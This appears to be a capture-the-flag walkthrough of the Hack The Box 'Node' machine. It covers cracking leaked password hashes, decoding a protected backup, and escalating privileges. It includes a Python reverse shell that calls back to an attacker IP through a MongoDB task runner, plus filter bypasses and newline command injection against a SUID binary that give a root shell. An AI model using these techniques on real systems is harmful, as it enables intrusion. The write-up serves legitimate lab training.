



Node :

Enumeration :

Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.58
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-31 08:03 EDT
Nmap scan report for 10.10.10.58
Host is up (0.023s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-title: MyPlace
```

Browsing port 3000 show this main page.



Reading source code show some js files.

```
<script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
<script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
<script type="text/javascript" src="assets/js/app/app.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
<script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
```

Reading content of « home.js » give us a path for read users information.

view-source:http://10.10.10.58:3000/assets/js/app/controllers/home.js

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Explo

```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
  $http.get('/api/users/latest').then(function (res) {
    $scope.users = res.data;
  });
});
```

Browing « http://10.10.10.58:3000/api/users/ » return those users information.

10.10.10.58:3000/api/users

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter


JSON Raw Data Headers

Save Copy


```
0:
  _id:        "59a7365b98aa325cc03ee51c"
  username:   "myP14ceAdm1nAcc0uNT"
  password:   "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
  is_admin:   true
1:
  _id:        "59a7368398aa325cc03ee51d"
  username:   "tom"
  password:   "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
  is_admin:   false
2:
  _id:        "59a7368e98aa325cc03ee51e"
  username:   "mark"
  password:   "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
  is_admin:   false
3:
  _id:        "59aa9781cced6f1d1490fce9"
  username:   "rastating"
  password:   "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
  is_admin:   false
```

Exploitation :

We got username and password of admin, and three other users. Save the hashes to a file.



```
myP14ceAdm1nAcc0uNT:dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
tom:f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
mark:de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
rastating:5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
```


Running hash-identifier for found wich type of cipher it is return its SHA-256.

```
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af

Possible Hashs:
[+]  SHA-256
[+]  Haval-256
```

Now we know the hashes format, we can crack them with john using the parameter « --format=Raw-SHA256 ».



```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 hashes
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob        (tom)
manchester       (myP14ceAdm1nAcc0uNT)
snowflake        (mark)
3g 0:00:00:00 DONE (2019-08-31 08:44) 4.054g/s 19382Kp/s 19382Kc/s 19515KC/s (45491355)rp..*7¡Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
```

Now we got credentials, back to main page of port 3000 and go to the login page.

Once loged as admin, we found this message.

Press on « Download Backup ». Reading his content show its seem to be a base64.

```
root@kali:~/Downloads# cat myplace.backup
UEsDBAoAAAAAAHtvI0sAAAAAAAAAAAAAAAAAQABwAdmFyL3d3dy9teXBsYWNlL1VUCQADyfyrWUhsal11
eAsAAQQAAAAABAAAAABQSwMEFAAJAAgARQEiS0x97zc0EQAAEFMAACEAHAB2YXIvd3d3L215cGxhY2Uv
cGFja2FnZS1sb2NrLmpzb25VVAkAA9HoqVlL/8pZdXgLAAEEAAAAAAQAAAAAqbAWTqL9Y8ptqfeEzhz2
6cE/uqKw1RGrL4XURSaP2oHbKJU7kytMz1OgkNVEm4d/yAKFkIX68NHBwNlaP2VNY5STn5X/dQ5Wm+i7
+bz+Dl54Ubpz+gNzjL1BdEBF/S0knFEcChNCwLYQNw6+7vFqrHLF8a0LwZSaRLZioiGxxKLL3SOnuhET
nJP30ttjEgzDGtN4FoIYq/GzSvfGzctVBEyjhVSI+txVqonGk6gUItcZtmZYLy3v+jJVQ2xOTWuOtk/Y
koxdEWS16csqm+Fqmcily6u9wZPaBkwXoCrH6hixdNleq/OnHHnylunTY8OTr8ABfQZZcP08/a6vPwVE
Q6vHt/1ulr/m++DLFpAFkn9ksij/YsdD0vvQc++yCkUYOsbtCsLu6aJxJX52timmasY1eAmopnoJI4aE
Wdlbz5RFyhCVc5p2XHH1JCUxGVKNlY5kCkdHBTHEYiGnEmRQpnon/CCZmKGYBmphzocRXtR8YTQwGT1M
rwhxbAGhj28hs+/zi1dbw1RB+Loic9xyxef40nmjPgc30TbFbZMuK0h2Vo+CWYkcrS5gAgRJHysmIVM3
ufYtUdYXVkaNYfEWVpaikHMSir8uzt7ab7/UEuytV93oxI1H9sqtjRS5JNXZT1Wh88sf5faBxzisHkaF
WUKG+94yk9s4YLwCDgNNJhFO8l6rIbWYsBHT1fFTjZoSk2f+pHpgVmBIR6vFt7BlhRhD4N6VyK2r7cHf
```

Decode the base64 to an output file.

```
root@kali:~/Downloads# base64 -d myplace.backup > decrypted
```

Then use file against our « decrypted » output file for see wich type of file it is.

```
root@kali:~/Downloads# file decrypted
decrypted: Zip archive data, at least v1.0 to extract
```

It’s a Zip archive, trying to extract it ask for a password.

```
root@kali:~/Downloads# unzip decrypted
Archive:  decrypted
   creating: var/www/myplace/
[decrypted] var/www/myplace/package-lock.json password:
   skipping: var/www/myplace/package-lock.json  incorrect password
```


Cracking it with « fcrackzip » tool give us the password.

```
root@kali:~/Downloads# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt decrypted


PASSWORD FOUND!!!!: pw == magicword
```

Extract the zip archive once again with « magicword » as password.

It give us the content of « /var/www/myplace ».



Into « app.js » file, we found a mango username and password.

```
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

Username = mark
Password = 5AYRft73VtFpc84k

Trying to connect to ssh with those credentials worked.

```
root@kali:~# ssh mark@10.10.10.58
mark@10.10.10.58's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Aug 31 13:58:44 2019 from 10.10.14.17
mark@node:~$ whoami
mark
```

We got ssh shell as « mark » user. There is three user on the home directory, and Tom is the one who have the user flag.

```
mark@node:/home$ ls
frank  mark  tom
```

```
mark@node:/home/tom$ ls
user.txt
mark@node:/home/tom$ cat user.txt
cat: user.txt: Permission denied
```

Privilege Escalation (to user tom) :

Listing « Tom » process show two process.

```
mark@node:/home/tom$ ps -aux | grep tom
tom       1225  0.0  5.7 1008568 43616 ?        Ssl  02:34   0:08 /usr/bin/node /var/scheduler/app.js
tom       1227  0.0  7.1 1027180 54540 ?        Ssl  02:34   0:08 /usr/bin/node /var/www/myplace/app.js
mark     16183  0.0  0.1  14228   988 pts/0    S+   14:02   0:00 grep --color=auto tom
```

Reading « /var/www/myplace/app.js » will be usefull for root part. Reading content of the « /var/scheduler/app.js » show this content.

```
mark@node:~$ cat /var/scheduler/app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
```

So we see that script connects to a mongodb database named « scheduler », then it search documents into a colleection named « tasks » and execute the « cmd » field.

Let’s try to make a python reverse shell into the box and then connect to mango db and run our payload.

First we need to create the python reverse shell with the help of pentest monkey.

Source : http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
mark@node:/tmp$ echo '#!/usr/bin/python2
> import socket,subprocess,os
> s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
> s.connect(("10.10.14.17",4444))
> os.dup2(s.fileno(),0)
> os.dup2(s.fileno(),1)
> os.dup2(s.fileno(),2)
> p=subprocess.call(["/bin/sh","-i"])' > /tmp/shell.py
mark@node:/tmp$ chmod +x /tmp/shell.py
mark@node:/tmp$ ls
mongodb-27017.sock  shell.py  systemd-private-b3cfa9a4a12
```

Start a netcat listener.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Then connect to mongodb and add a collection with the command we want tom execute.

```
mark@node:/tmp$ mongo localhost:27017/scheduler -u mark -p 5AYRft73VtFpc84k
MongoDB shell version: 3.2.16
connecting to: localhost:27017/scheduler
> db.tasks.insertOne({cmd:"/usr/bin/python2 /tmp/shell.py"});
{
        "acknowledged" : true,
        "insertedId" : ObjectId("5d6a735767815927f7850ade")
}
```

Wait a moment and a tom shell will pop into our netcat listener.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.58.
Ncat: Connection from 10.10.10.58:54798.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
tom
```

Upgrade netcat shell, by import pty with python, then close the shell with CTRL+Z, type « stty -raw echo » then type « fg » and press enter two time.

```
$ python2 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ ^Z
[1]+  Stoppé                 nc -nvlp 4444
root@kali:~# stty -raw echo
root@kali:~# fg
nc -nvlp 4444


tom@node:/$
```

Take user flag.

```
tom@node:~$ ls
ls
user.txt
tom@node:~$ cat user.txt
cat user.txt
e1156acc3574e04b06908ecf76be91b1
```

User.txt = e1156acc3574e04b06908ecf76be91b1

Privilege Escalation (to root) :

Listing suid show us a strange binary « /usr/local/bin/backup ».

```
tom@node:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
```

Runing ls -la at the location of « backup » binary show its owned by root and admin groups. With luck tom is part of admin group.

```
tom@node:/usr/local/bin$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root   4096 Sep  3  2017 .
drwxr-xr-x 10 root root   4096 Aug 29  2017 ..
-rwsr-xr--  1 root admin 16484 Sep  3  2017 backup
tom@node:/usr/local/bin$ groups
groups
tom adm cdrom sudo dip plugdev lpadmin sambashare admin
```

Remember, i said before, reading « /var/www/myplace/app.js » will be usefull for root part. So let's read it, on it we found two interesting line.

```
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

```
var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
```

So we learn how to use the backup binary, we run it with those parameter.

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 <directory_name_to_encrypt> <output>

Runing ltrace on it show us, the binary will zip a directory with the password « magicword » and then encode as base64 the directory. But we notice too there is many restriction who use strchr() or strstr(). We see too it open a file « /etc/myplace/keys ».

```
tom@node:/usr/local/bin$ ltrace ./backup test test test
ltrace ./backup test test test
__libc_start_main(0x80489fd, 4, 0xfff79fe4, 0x80492c0 <unfinished ...>
geteuid()                                        = 1000
setuid(1000)                                     = 0
strcmp("test", "-q")                             = 1
```

```
)      = 82
strncpy(0xfff79ea8, "test", 100)                = 0xfff79ea8
strcpy(0xfff79e91, "/")                         = 0xfff79e91
strcpy(0xfff79e9d, "/")                         = 0xfff79e9d
strcpy(0xfff79e27, "/e")                        = 0xfff79e27
strcat("/e", "tc")                              = "/etc"
strcat("/etc", "/m")                            = "/etc/m"
strcat("/etc/m", "yp")                          = "/etc/myp"
strcat("/etc/myp", "la")                        = "/etc/mypla"
strcat("/etc/mypla", "ce")                      = "/etc/myplace"
strcat("/etc/myplace", "/k")                    = "/etc/myplace/k"
strcat("/etc/myplace/k", "ey")                  = "/etc/myplace/key"
strcat("/etc/myplace/key", "s")                 = "/etc/myplace/keys"
fopen("/etc/myplace/keys", "r")                 = 0x9fbf410
fgets("a01a6aa5aaf1d7729f35c8278daae30f"..., 1000, 0x9fbf410) = 0xfff79a3f
strcspn("a01a6aa5aaf1d7729f35c8278daae30f"..., "\n") = 64
strcmp("test", "a01a6aa5aaf1d7729f35c8278daae30f"...) = 1
fgets("45fac180e9eee72f4fd2d9386ea7033e"..., 1000, 0x9fbf410) = 0xfff79a3f
strcspn("45fac180e9eee72f4fd2d9386ea7033e"..., "\n") = 64
strcmp("test", "45fac180e9eee72f4fd2d9386ea7033e"...) = 1
fgets("3de811f4ab2b7543eaf45df611c2dd25"..., 1000, 0x9fbf410) = 0xfff79a3f
strcspn("3de811f4ab2b7543eaf45df611c2dd25"..., "\n") = 64
strcmp("test", "3de811f4ab2b7543eaf45df611c2dd25"...) = 1
fgets("\n", 1000, 0x9fbf410)                    = 0xfff79a3f
strcspn("\n", "\n")                             = 0
strcmp("test", "")                              = 1
fgets(nil, 1000, 0x9fbf410)                     = 0
strcpy(0xfff78a78, "Ah-ah-ah! You didn't say the mag"...) = 0xfff78a78
printf(" %s[!]%s %s\n", "\033[33m", "\033[37m", "Ah-ah-ah! You didn't say the mag
```

We can evade those restriction with many method.

Methode 1 : With a symbolic link.

```
tom@node:/usr/local/bin$ mkdir /tmp/volken
mkdir /tmp/volken
tom@node:/usr/local/bin$ ln -s /root/root.txt /tmp/volken/flag
ln -s /root/root.txt /tmp/volken/flag
```

Run the tool with this parameter

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp/volken/flag

We got a base64 output, decode it to an output zip file on your kali. Then extract the zip with « magicword » as password and we got root flag.

```
root@kali:~# echo 'UEsDBAoACQAAANR9I0vyjjdALQAAACEAAAAPABwAdG1wL3ZvbGtlbi9mbGFnVVQJAAPQFaxZSgDLWXV4CwABBAAAAA
AEAAAAAOpqdReWg9idFPxIlzZKuQE4qpmocdwsSpZC2p37+CpqwXFhK/un6UtodTA/5FBLBwjyjjdALQAAACEAAABQSwECHgMKAAkAAADUfSN
L8o43QC0AAAAhAAAADwAYAAAAAAAABAAAAoIEAAAAAdG1wL3ZvbGtlbi9mbGFnVVQFAAPQFaxZdXgLAAEEAAAAAAQAAAAAUEsFBgAAAAABAAEA
VQAAAIYAAAAAAA==' | base64 -d > output.zip
root@kali:~# unzip output.zip
Archive:  output.zip
[output.zip] tmp/volken/flag password:
 extracting: tmp/volken/flag
root@kali:~# cd tmp/volken/
root@kali:~/tmp/volken# ls
flag
root@kali:~/tmp/volken# cat flag
1722e99ca5f353b362556a62bd5e6be0
```

Root.txt = 1722e99ca5f353b362556a62bd5e6be0

Methode 2 : With Sepcial Characters

With Backslash :

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 ‘’/roo\t/roo\t.txt »

```
tom@node:/usr/local/bin$ ./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/roo\t/roo\t.txt"
<4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/roo\t/roo\t.txt"
UEsDBAoACQAAANR9I0vyjjdALQAAACEAAAANABwAcm9vdC9yb290LnR4dFVUCQAD0BWsWXOBal11eAsAAQQAAAAABAAAAADUtii33gUNi1ARbf1jQVb0X9OP7
BwDkSGNqhgr8odipiL2bAa+J72eqGpYi9RQSwcI8o43QC0AAAAhAAAAUEsBAh4DCgAJAAAA1H0jS/KON0AtAAAAIQAAAA0AGAAAAAAAAAQAAAKCBAAAAAHJvb3
Qvcm9vdC50eHRVVAUAA9AVrFl1eAsAAQQAAAAABAAAAABQSwUGAAAAAAEAAQBTAAAAhAAAAAAAtom@node:/usr/local/bin$
```

Repeate the same step than Methode 1 for decode the flag.

With Wildcard :

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/r???/r???.txt"

```
tom@node:/usr/local/bin$ ./backup -q  45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/r???/r???.txt"
<f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/r???/r???.txt"
UEsDBAoACQAAANR9I0vyjjdALQAAACEAAAANABwAcm9vdC9yb290LnR4dFVUCQAD0BWsWUoAy1l1eAsAAQQAAAAABAAAAAAReVQ5G/Cuw3ImSY3Zy0cK3x8
9UYD8K8/8Gzqz+87lp4S/Pt2K4gxbVV6i9D9QSwcI8o43QC0AAAAhAAAAUEsBAh4DCgAJAAAA1H0jS/KON0AtAAAAIQAAAA0AGAAAAAAAAAQAAAKCBAAAAAH
Jvb3Qvcm9vdC50eHRVVAUAA9AVrFl1eAsAAQQAAAAABAAAAABQSwUGAAAAAAEAAQBTAAAAhAAAAAAAtom@node:/usr/local/bin$
```

Or

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/rt/r**t.txt"**

```
tom@node:/usr/local/bin$ ./backup -q  45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/r**t/r**t.txt"
<f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/r**t/r**t.txt"
UEsDBAoACQAAANR9I0vyjjdALQAAACEAAAANABwAcm9vdC9yb290LnR4dFVUCQAD0BWsWUrea111eAsAAQQAAAAABAAAAACB1iM7Zz2mOHgPT5WS0ey+EIl
HNDHLZCtfGkuEtRqMf1hMSLMzxWHTkCz2DOhQSwcI8o43QC0AAAAhAAAAUEsBAh4DCgAJAAAA1H0jS/KON0AtAAAAIQAAAA0AGAAAAAAAAAQAAAKCBAAAAAH
Jvb3Qvcm9vdC50eHRVVAUAA9AVrFl1eAsAAQQAAAAABAAAAABQSwUGAAAAAAEAAQBTAAAAhAAAAAAAtom@node:/usr/local/bin$
```

Repeate the same step than Methode 1 for decode the flag.

With Brace :

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/roo[t]/roo[t].txt"

```
tom@node:/usr/local/bin$ ./backup -q  45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/roo[t]/roo[t].
txt"
<f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/roo[t]/roo[t].txt"
UEsDBAoACQAAANR9I0vyjjdALQAAACEAAAANABwAcm9vdC9yb290LnR4dFVUCQAD0BWsWUrea111eAsAAQQAAAAABAAAAAAN1U7TbqI4VnH6tGEiz0slHQT
FgqYczix2psmjkOizCAovfBaNUPfM/FMEPGtQSwcI8o43QC0AAAAhAAAAUEsBAh4DCgAJAAAA1H0jS/KON0AtAAAAIQAAAA0AGAAAAAAAAAQAAAKCBAAAAAH
Jvb3Qvcm9vdC50eHRVVAUAA9AVrFl1eAsAAQQAAAAABAAAAABQSwUGAAAAAAEAAQBTAAAAhAAAAAAAtom@node:/usr/local/bin$
```

Repeate the same step than Methode 1 for decode the flag.

Methode 3 : With command line injection

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "$(printf '\n/bin/sh\necho OK')"

```
tom@node:/usr/local/bin$ ./backup -q  45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "$(printf '\n/bi
n/sh\necho OK')"
<fc3d98a8d0230167104d474 "$(printf '\n/bin/sh\necho OK')"

zip error: Nothing to do! (/tmp/.backup_501845255)
# whoami
whoami
root
```

Or

./backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 $'\n /bin/sh \n echo OK'

```
tom@node:/usr/local/bin$ ./backup -q  45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 $'\n /bin/sh \n
echo OK'
<f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 $'\n /bin/sh \n echo OK'

zip error: Nothing to do! (/tmp/.backup_421185966)
# whoami
whoami
root
```

Bonus :

Runing dirbuster against port 3000 show us a troll face as error.